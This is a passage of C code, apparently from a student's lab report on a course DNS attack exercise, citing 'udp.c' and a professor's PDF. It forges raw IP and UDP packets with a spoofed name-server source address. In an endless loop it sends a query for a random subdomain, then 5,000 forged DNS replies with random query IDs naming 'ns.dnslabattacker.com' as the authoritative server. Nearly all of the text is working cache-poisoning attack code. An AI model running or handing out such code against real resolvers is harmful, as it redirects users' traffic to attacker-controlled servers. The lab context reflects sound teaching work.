    ip_rep->iph_sourceip = inet_addr("199.43.135.53"); // Source IP address
    ip_rep->iph_destip = inet_addr(argv[1]); // The destination IP address

    // Fabricate the UDP header. Source port number, redundant
    udp_rep->udph_srcport = htons(53);   // source port number
    udp_rep->udph_destport = htons(33333); // Destination port number
    udp_rep->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
dnsheader)+len_rep+sizeof(struct dataEnd)+paylen_rep); // udp_header_size + udp_payload_size

    // Calculate the checksum for integrity//
    ip_rep->iph_chksum = csum((unsigned short *)buf_rep, sizeof(struct ipheader) +
sizeof(struct udpheader));
    udp_rep->udph_chksum=check_udp_sum(buf_rep, packetLength_rep-sizeof(struct
ipheader));

    // Inform the kernel do not fill up the packet structure. we will build our own...
    if(setsockopt(sd_rep, IPPROTO_IP, IP_HDRINCL, val_rep, sizeof(one_rep))<0 )
```

```
        {
        printf("error\n");
        exit(-1);
        }

        // loop: first spood DNS resquest for name like "*****.example.com", then spoof
        //              a large number of DNS responses which tell local DNS Server that the name
        //              server is "ns.dnslabattacker.com". Every recurrence, change the one byte
        //              of the first five bytes of the original name. Then, attack again.
        while (1)
        {
        int num = 1 + random()%5;
        *(data_req+num) += 1;
        udp_req->udph_chksum=check_udp_sum(buf_req,                packetLength_req-sizeof(struct
ipheader));

       if(sendto(sd_req, buf_req, packetLength_req, 0, (struct sockaddr *)&sin_req, sizeof(sin_req))
< 0)
                printf("packet send error %d which means %s\n",errno,strerror(errno));
        else
        {
                int i;
                *(data_rep+num) += 1;
                for (i = 0; i < 5000; i++)
                {
                dns_rep->query_id = rand();
                udp_rep->udph_chksum=check_udp_sum(buf_rep,        packetLength_rep-sizeof(struct
ipheader));
                if(sendto(sd_rep,   buf_rep,   packetLength_rep,   0,   (struct   sockaddr   *)&sin_rep,
sizeof(sin_rep)) < 0)
                        printf("packet send error %d which means %s\n",errno,strerror(errno));
                }
        }

        }

        close(sd_rep);
        close(sd_req);
        return 0;

}
```

Reference

The code is from “udp.c” and the code from the pdf which professor uses in class.